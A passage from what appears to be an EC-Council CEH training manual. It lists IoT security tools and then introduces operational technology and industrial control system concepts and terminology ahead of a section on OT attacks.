- AWS IoT Device Management (*https://aws.amazon.com*)
- IBM Watson IoT Platform (*https://www.ibm.com*)
- openBalena (*https://www.balena.io*)

IoT Security Tools

The IoT is not the only range of devices connected to the Internet, but it is also a very complex, rapidly growing technology. To understand and analyze various risk factors, proper security solutions must be incorporated to protect the IoT devices. The use of IoT security tools helps organizations to significantly limit security vulnerabilities, thereby protecting the IoT devices and networks from different kinds of attacks.

- **SeaCat.io**

  Source: *https://teskalabs.com*

  SeaCat.io is a security-first SaaS technology to operate IoT products in a reliable, scalable, and secure manner. It provides protection to end-users, businesses, and data. Security professionals use SeaCat.io to manage connected products from a central place, access remote devices using various tools, monitor connected devices and automate updates to fix bugs, protect users with authorized cryptography and comply with regulations, ensure devices are malware-free and prevent hackers from controlling them and making them part of a botnet, etc.




Figure 18.68: Screenshot of SeaCat.io

- **Armis Centrix™**

  Source: *https://www.armis.com*

  Armis Centrix™ helps security professionals view, protect, manage, and optimize all IoT assets, systems, and processes in the environment. This tool addresses various vulnerabilities associated with IoT devices and establishes tailored security protocols to

ensure security in compliance with regulatory requirements and industry standards. It also identifies obsolete operating systems and guarantees prompt updates.

In addition, Armis Centrix detects signature-based attacks and indicators of compromise (IOCs) in advance. Moreover, it gathers and analyzes forensic threat data before, during, and after incidents, empowering security teams to make well-informed, data-driven decisions to prioritize incident responses.





Figure 18.69: Screenshot of Armis Centrix™

Listed below are some of the additional IoT security tools and solutions:

- FortiNAC (*https://www.fortinet.com*)
- Microsoft Defender for IoT (*https://www.microsoft.com*)
- Symantec Critical System Protection (*https://www.broadcom.com*)
- Cisco Industrial Threat Defense (*https://www.cisco.com*)
- AWS IoT Device Defender (*https://aws.amazon.com*)
- Forescout (*https://www.forescout.com*)
- NSFOCUS Anti-DDoS System (*https://nsfocusglobal.com*)
- Azure Sphere (*https://www.microsoft.com*)
- Overwatch (*https://overwatchsec.com*)
- Barbara (*https://www.barbara.tech*)
- Sternum (*https://sternumiot.com*)
- Asimily (*https://asimily.com*)

- ByteSweep (*https://gitlab.com*)
- Entrust IoT Security (*https://www.entrust.com*)
- IOT ASSET DISCOVERY (*https://securolytics.io*)

OT Hacking



OT Concepts and Attacks


Operational technology (OT) plays a major role in today's modern society, as it drives a collection of devices designed to work together as an integrated or homogeneous system. For example, OT in telecommunications is used to transfer information from the electrical grid through wheeling power. The same telecommunications are also used for financial transactions between electrical producers and consumers. OT is a combination of hardware and software that is used to monitor, run, and control industrial process assets. Before learning how to hack OT, it is important to understand its basic concepts. This section discusses various important concepts related to OT.

With evolving security threats and security posture of organizations using OT, organizations need to attach the utmost importance to OT security and adopt appropriate strategies to address security issues due to OT/IT convergence. This section also discusses various OT threats and attacks such as hacking industrial networks, HMI attacks, side-channel attacks, hacking PLCs, hacking industrial machines via RF remote controllers, etc.

EC-Council C|EH

What is OT?

- Operational Technology (OT) is the software and hardware designed to **detect or cause changes in industrial operations** through direct monitoring and/or controlling of industrial physical devices
- OT consists **of Industrial Control Systems** (ICS) that include Supervisory Control and Data Acquisition (SCADA), Remote Terminal Units (RTU), Programmable Logic Controllers (PLC), Distributed Control System (DCS), etc., to monitor and control the industrial operations
- ICS is often referred to as a collection of different types of **control systems** and their associated equipment such as systems, devices, networks, and controls used to operate and automate several industrial processes
- An ICS consists of several types of control systems like **SCADA**, **DCS**, **BPCS**, **SIS**, **HMI**, **PLCs**, **RTU**, **IED**, etc.



What is OT?

OT is a combination of software and hardware designed to detect or cause changes in industrial operations through direct monitoring and/or controlling of industrial physical devices. These devices include switches, pumps, lights, sensors, surveillance cameras, elevators, robots, valves, and cooling and heating systems. Any system that analyzes and processes operational data (such as technical components, electronics, telecommunications, and computer systems) can be a part of OT.

OT systems are used in the manufacturing, mining, healthcare, building, transportation, oil and gas, defense, and utility sectors, as well as many other industries, to ensure the safety of physical devices and their operations in networks. This technology consists of Industrial Control Systems (ICSs), which include Supervisory Control and Data Acquisition (SCADA), Remote Terminal Units (RTU), Programmable Logic Controllers (PLC), Distributed Control Systems (DCSs), and many other dedicated network systems that help in monitoring and controlling industrial operations.

OT systems employ different approaches to design hardware and protocols that are unfamiliar with IT. Supporting older versions of software and hardware makes OT systems more vulnerable to cyber-attacks, as developing fixes or patches for them is very difficult.

Figure 18.70: Devices connected to an OT network




Figure 18.71: Components of OT

Essential Terminology

Discussed below are some of the most important and extensively used terms related to OT systems:

- **Assets**

  Different components of OT are generally referred to as assets. Most OT systems, such as ICSs, comprise physical assets such as sensors and actuators, servers, workstations, network devices, PLCs, etc. ICS systems also include logical assets that represent the workings and containment of physical assets, such as graphics representing process flow, program logic, database, firmware, or firewall rules.

- **Zones and Conduits**

  Zones and conduits is a network segregation technique used to isolate networks and assets to impose and maintain strong access control mechanisms.

- **Industrial Network and Business Network**

  OT generally comprises a collection of automated control systems. These systems are networked to achieve a business objective. A network comprising these systems is known as an industrial network. An enterprise or business network comprises a network of systems that offer an information infrastructure to the business. Businesses often need to establish communications between business networks and industrial networks.

- **Industrial Protocols**

  Most OT systems employ proprietary protocols (S7, CDA, SRTP, etc.) or non-proprietary protocols (Modbus, OPC, DNP3, CIP, etc.). These protocols are generally used for serial communication and can also be used for communication over standard Ethernet using Internet Protocol (IP) along with transport layer protocols TCP or UDP. As these protocols operate at the application layer, they are referred to as applications.

- **Network Perimeter/Electronic Security Perimeter**

  The network perimeter is the outermost boundary of a network zone, i.e., a closed group of assets. It acts as a point of separation between the interior and exterior of a zone. Generally, cybersecurity controls are implemented at the network perimeter. An Electronic Security Perimeter refers to a boundary between secure and insecure zones.

- **Critical Infrastructure**

  Critical infrastructure refers to a collection of physical or logical systems and assets, the failure or destruction of which will severely impact security, safety, the economy, or public health.

Introduction to ICS

The Industrial Control System (ICS) is an essential part of every industrial process and critical infrastructure found in industry. A typical ICS represents the information system that controls and supports all types of industrial processes, such as production, manufacturing, product handling, distribution, etc. An ICS often refers to a collection of different types of control systems and their associated equipment, such as systems, devices, networks, and controls used to operate and automate several industrial processes.

An ICS comprises several types of control systems, such as SCADA systems, DCSs, Basic Process Control Systems (BPCSs), Safety Instrumentation Systems (SISs), HMIs, PLCs, RTUs, and IEDs. This technology consists of various components, such as sensors, controllers, and actuators (mechanical, electrical, hydraulic, pneumatic, etc.), that act collectively to achieve an industrial objective.

The process is the part of an ICS system that is mainly responsible for producing the output. The control is the part of an ICS system that includes the instructions needed to obtain the desired output. This control part is either fully automated or may involve human intervention in the process loop. The operation of ICS systems can be configured in three modes, namely open loop, closed loop, and manual loop mode.

- **Open Loop**: The output of the system depends on the preconfigured settings.

- **Closed Loop**: The output always has an effect on the input to acquire the desired objective.
- **Manual Loop**: The system is totally under the control of humans.

The controller (control) of the ICS system is primarily responsible for maintaining compliance with the desired specifications. Generally, ICS systems include multiple control loops, HMIs, and tools used for remote maintenance and diagnostics. The remote management and diagnostics tools are built using various networking protocols. ICS systems are extensively used in industries such as electricity production and distribution, water supply and wastewater treatment, oil and natural gas supply, chemical and pharmaceutical production, pulp and paper, and food and beverages. In some industries, ICSs are even distributed physically across multiple locations and their processes may be dependent on each other. In such cases, communication protocols are extensively used for efficient communication between the distributed ICS systems.

